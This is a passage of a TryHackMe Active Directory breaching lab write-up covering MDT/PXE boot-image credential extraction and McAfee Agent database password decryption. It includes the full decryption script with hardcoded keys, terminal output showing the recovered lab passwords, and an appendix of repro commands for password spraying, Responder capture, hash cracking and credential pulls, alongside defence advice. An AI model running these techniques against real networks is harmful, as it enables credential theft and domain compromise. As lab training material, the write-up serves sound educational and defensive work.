
Defence Disable LLMNR/NBT-NS; enforce SMB signing and HTTP channel binding; MFA; alert on Responder-like traffic.

9 Task 7 – Microsoft Deployment Toolkit (MDT) / PXE

Goal Retrieve MDT configuration used at boot (BCD) and the WinPE LiteTouch image; then extract any deployment credentials embedded in the WIM.

Theory PXE infrastructures often expose BCD over TFTP/HTTP. Parsing BCD reveals the WinPE WIM path. `Bootstrap.ini` inside the WIM commonly holds MDT share credentials so WinPE can connect automatically.

Discovery




pxeboot.za.tryhackme.com - /

```
10/11/2025  1:28 AM        8192 arm64{423777A6-6917-4A77-83A2-43C93504F2DD}.bcd
10/11/2025  1:28 AM        8192 arm{DB164AAB-78D9-4C4C-9B54-8AF3B2A82AD0}.bcd
  3/4/2022  9:41 PM         213 web.config
10/11/2025  1:28 AM       12288 x64uefi{6D625367-8BFF-4772-B9CE-8DD1794B383F}.bcd
10/11/2025  1:28 AM       12288 x64{C11B1FA7-1F7E-48C2-BDB1-868F8C1E6A6E}.bcd
10/11/2025  1:28 AM        8192 x86uefi{2CEA0AEA-4EB4-406F-80F0-FB25C654FD43}.bcd
10/11/2025  1:28 AM       12288 x86x64{AB047E9D-5492-4AA5-87B1-440851DB11E8}.bcd
10/11/2025  1:28 AM        8192 x86{DF8D728B-ADA2-43E2-B6BC-4D4CEEE2B599}.bcd
```

Figure 14: PXE web share lists BCD files and `web.config`.

Fetch and Parse




```
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

thm@THMJMP1 C:\Users\thm>cd Documents

thm@THMJMP1 C:\Users\thm\Documents>mkdir AyGoub

thm@THMJMP1 C:\Users\thm\Documents>copy C:\powerpxe AyGoub
C:\powerpxe\LICENSE
C:\powerpxe\PowerPXE.ps1
C:\powerpxe\README.md
        3 file(s) copied.

thm@THMJMP1 C:\Users\thm\Documents>cd AyGoub

thm@THMJMP1 C:\Users\thm\Documents\AyGoub>tftp -i 10.200.80.202 GET "\x64{C11B1FA7-1F7E-48C2-BDB1-868F8C1E6A6E}.bcd" conf.bcd
 Connect request failed

thm@THMJMP1 C:\Users\thm\Documents\AyGoub>tftp -i 10.200.80.202 GET "\Tmp\x64{C11B1FA7-1F7E-48C2-BDB1-868F8C1E6A6E}.bcd" conf.bcd
Transfer successful: 12288 bytes in 1 second(s), 12288 bytes/s

thm@THMJMP1 C:\Users\thm\Documents\AyGoub>nslookup thmmdt.za.tryhackme.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  10.200.80.101

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Name:    thmmdt.za.tryhackme.com
Address:  10.200.80.202


thm@THMJMP1 C:\Users\thm\Documents\AyGoub>
```

Figure 15: Downloading BCD via TFTP; DNS shows MDT at `10.200.80.202`.

Identify the WIM and download it:


```
powershell -ExecutionPolicy Bypass
Import-Module .\PowerPXE.ps1
$BCDFile = "conf.bcd"
Get-WimFile -bcdFile $BCDFile
tftp -i 10.200.80.202 GET "\Boot\x64\Images\LiteTouchPE_x64.wim" pxeboot.wim
```



```
PS C:\Users\thm\Documents\AyGoub> powershell -ExecutionPolicy Bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm\Documents\AyGoub> Import-Module .\PowerPXE.ps1
PS C:\Users\thm\Documents\AyGoub> $BCDFile = "conf.bcd"
PS C:\Users\thm\Documents\AyGoub> Get-WimFile -bcdFile $BCDFile
>> Parse the BCD file: conf.bcd
>>>> Identify wim file : \Boot\x64\Images\LiteTouchPE_x64.wim
\Boot\x64\Images\LiteTouchPE_x64.wim
PS C:\Users\thm\Documents\AyGoub> tftp -i 10.200.80.202 GET "\Boot\x64\Images\LiteTouchPE_x64.wim " pxeboot.wim
Transfer successful: 341899611 bytes in 155 second(s), 2205803 bytes/s
PS C:\Users\thm\Documents\AyGoub>
```

Figure 16: Parsing BCD and pulling `LiteTouchPE_x64.wim`.

Extract credentials from the WIM (Bootstrap.ini)



```
PS C:\Users\thm\Documents\AyGoub> Get-FindCredentials -WimFile pxeboot.wim
>> Open pxeboot.wim
>>>> Finding Bootstrap.ini
>>>> >>>> DeployRoot = \\THMMDT\MTDBuildLab$
>>>> >>>> UserID = svcMDT
>>>> >>>> UserDomain = ZA
>>>> >>>> UserPassword = PXEBootSecure1@
PS C:\Users\thm\Documents\AyGoub>
```

Figure 17: `Get-FindCredentials` run against `pxeboot.wim`: reveals `DeployRoot`, `UserID=svcMDT`, domain `ZA`, and the deployment password.

Defence Restrict TFTP/HTTP to deployment VLANs, disable directory indices, vault MDT credentials, prefer HTTPS/signed content, monitor large TFTP pulls, and avoid embedding reusable secrets in `Bootstrap.ini`.


10 Task 8 – Configuration Files & Agent DB: extracting real credentials

Goal Demonstrate credential recovery from endpoint configuration databases (McAfee Agent). *(The MDT WIM extraction now resides in Task 7.)*

McAfee Agent database (`ma.db`)

Theory McAfee Agent stores repository credentials in a local SQLite DB. Older SiteList encryption uses a reversible scheme (static XOR + 3DES-ECB with SHA-derived key). With read access to the DB, the password can be recovered off-host.


Collect the DB



```
┌──(kali㉿kali)-[~/Documents/TryHackme/Active DIrectory Breaching]
└─$ scp thm@THMJMP1.za.tryhackme.com:C:/ProgramData/McAfee/Agent/DB/ma.db .
thm@thmjmp1.za.tryhackme.com's password:
ma.db                                                          100%  118KB 320.0KB/s   00:00
```

Figure 18: Copying `ma.db` from THMJMP1 to the analysis workstation.


Explore the DB



```
┌──(kali㉿kali)-[~/Documents/TryHackme/Active DIrectory Breaching]
└─$ sqlitebrowser ma.db
```

Name	Type	Schema
Tables (7)		
AGENT_CHILD		CREATE TABLE
AGENT_LOGS		CREATE TABLE
AGENT_PARENT		CREATE TABLE
AGENT_PROXIES		CREATE TABLE
AGENT_PROXY_CONFIG		CREATE TABLE
AGENT_REPOSITORIES		CREATE TABLE
MA_DATACHANNEL_MESSAGES		CREATE TABLE
Indices (0)		
Views (0)		
Triggers (0)		

Figure 19: Opening `ma.db` in DB Browser for SQLite.



```
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

thm@THMJMP1 C:\Users\thm>cd C:\ProgramData\McAfee\Agent\DB

thm@THMJMP1 C:\ProgramData\McAfee\Agent\DB>C:\ProgramData\McAfee\Agent\DB>dir
'C:\ProgramData\McAfee\Agent\DB' is not recognized as an internal or external command,
operable program or batch file.

thm@THMJMP1 C:\ProgramData\McAfee\Agent\DB>dir
 Volume in drive C is Windows
 Volume Serial Number is 1634-22A9

 Directory of C:\ProgramData\McAfee\Agent\DB

10/11/2025  03:09 AM    <DIR>          .
10/11/2025  03:09 AM    <DIR>          ..
10/11/2025  03:09 AM                 0 dir
03/05/2022  07:45 PM           120,832 ma.db
               2 File(s)        120,832 bytes
               2 Dir(s)  47,853,559,808 bytes free

thm@THMJMP1 C:\ProgramData\McAfee\Agent\DB>
```

Figure 20: On-host confirmation of the database folder and files.





Table: AGENT_REPOSITORIES

	SSL_PORT	PATH	DOMAIN	AUTH_USER	AUTH_PASSWD	IS_PASSWD_ENCRYPTED
1	NULL	Products/CommonUpdater	NULL	NULL	NULL	1
2	NULL	epo$\	za.tryhackme.com	svcAV	jWbTyS7BL1Hj7PkO5Di/…	1


Figure 21: `AGENT_REPOSITORIES`: domain `za.tryhackme.com`, user `svcAV`, and base64 blob with `IS_PASSWD_ENCRYPTED=1`.

Decrypt the password



```
mcafee_sitelist_pwd_decrypt.py
#!/usr/bin/env python
# Info:
#    McAfee Sitelist.xml password decryption tool
#    Jerome Nokin (@funoverip) - Feb 2016
#    More info on https://funoverip.net/2016/02/mcafee-sitelist-xml-password-decryption/
#
# Quick howto:
#    Search for the XML element <Password Encrypted="1">...</Password>,
#    and paste the content as argument.
#
###########################################################################

import sys
import base64
from Crypto.Cipher import DES3
from Crypto.Hash import SHA

# hardcoded XOR key
KEY = "12150F10111C1A060A1F1B1817160519".decode("hex")

def sitelist_xor(xs):
    return ''.join(chr(ord(c) ^ ord(KEY[i%16]))for i, c in enumerate(xs))

def des3_ecb_decrypt(data):
    # hardcoded 3DES key
    key = SHA.new(b'<!@#$%^>').digest() + "\x00\x00\x00\x00"
    # decrypt
    des3 = DES3.new(key, DES3.MODE_ECB, "")
    decrypted = des3.decrypt(data)
    # quick hack to ignore padding
    return decrypted[0:decrypted.find('\x00')] or "<empty>"


if __name__ == "__main__":

    if len(sys.argv) != 2:
        print("Usage:   %s <base64 passwd>" % sys.argv[0])
        print("Example: %s 'jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q=='" % sys.argv[0])
```

Figure 22: Open-source decoder showing the deterministic XOR + 3DES-ECB routine.



```
┌──(kali㉿kali)-[~/…/TryHackme/Active DIrectory Breaching/mcafee-sitelist-pwd-decryption-master/mcafee-sitelist-pwd-decryption]
└─$ python3 mcafee_sitelist_pwd_decrypt.py jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==
Crypted password   : jWbTyS7BL1Hj7PkO5Di/QhhYmcGj5cOoZ2OkDTrFXsR/abAFPM9B3Q==
Decrypted password : MyStrongPassword!

┌──(kali㉿kali)-[~/…/TryHackme/Active DIrectory Breaching/mcafee-sitelist-pwd-decryption-master/mcafee-sitelist-pwd-decryption]
└─$ 
```

Figure 23: Ciphertext → cleartext: recovered repository/service password.

Outcome **Usable AD-adjacent credentials** (repository/service account) obtained from endpoint config.

Defence Treat agent DBs as secrets; restrict filesystem ACLs; move credentials to a vault/gMSA; rotate keys; upgrade to stronger protected storage and sign configurations.

11 What ties everything together (Attacker chain)

1. **Initial foothold:** NTLM spray finds a valid user (Task 2).
2. **Service secrets:** Printer LDAP misconfig exposes `svcLDAP` (Task 4).
3. **More creds:** LLMNR/NBT-NS capture + cracking yields another account (Task 5).
4. **Infrastructure leakage:** MDT/PXE reveals WIM and deployment secrets (Task 7).
5. **Endpoint leakage:** Agent DB decrypts to further credentials (Task 8).

Any single mitigation in the chain can stop progression.

Appendix – Repro commands (reference)

```
# NTLM spray (HTTP endpoint)
python ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com \
  -p Changeme123 -a http://ntlmauth.za.tryhackme.com

# LDAP plaintext capture (only in lab)
nc -lvp 389

# Responder + hashcat for NTLMv2
sudo responder -I breachd
hashcat -m 5600 hashNtlmv2.txt /path/to/wordlist.txt --force

# MDT / PXE
tftp -i 10.200.80.202 GET "\x64\{GUID}.bcd" conf.bcd
powershell -ExecutionPolicy Bypass
Import-Module .\PowerPXE.ps1
Get-WimFile -bcdFile conf.bcd
tftp -i 10.200.80.202 GET "\Boot\x64\Images\LiteTouchPE_x64.wim" pxeboot.wim
# Extract creds from WIM
Get-FindCredentials -WimFile pxeboot.wim

# McAfee Agent DB
scp thm@THMJMP1.za.tryhackme.com:C:/ProgramData/McAfee/Agent/DB/ma.db .

# Decrypt McAfee SiteList-style password (educational use)
python3 mcafee_sitelist_pwd_decrypt.py <base64_password>
```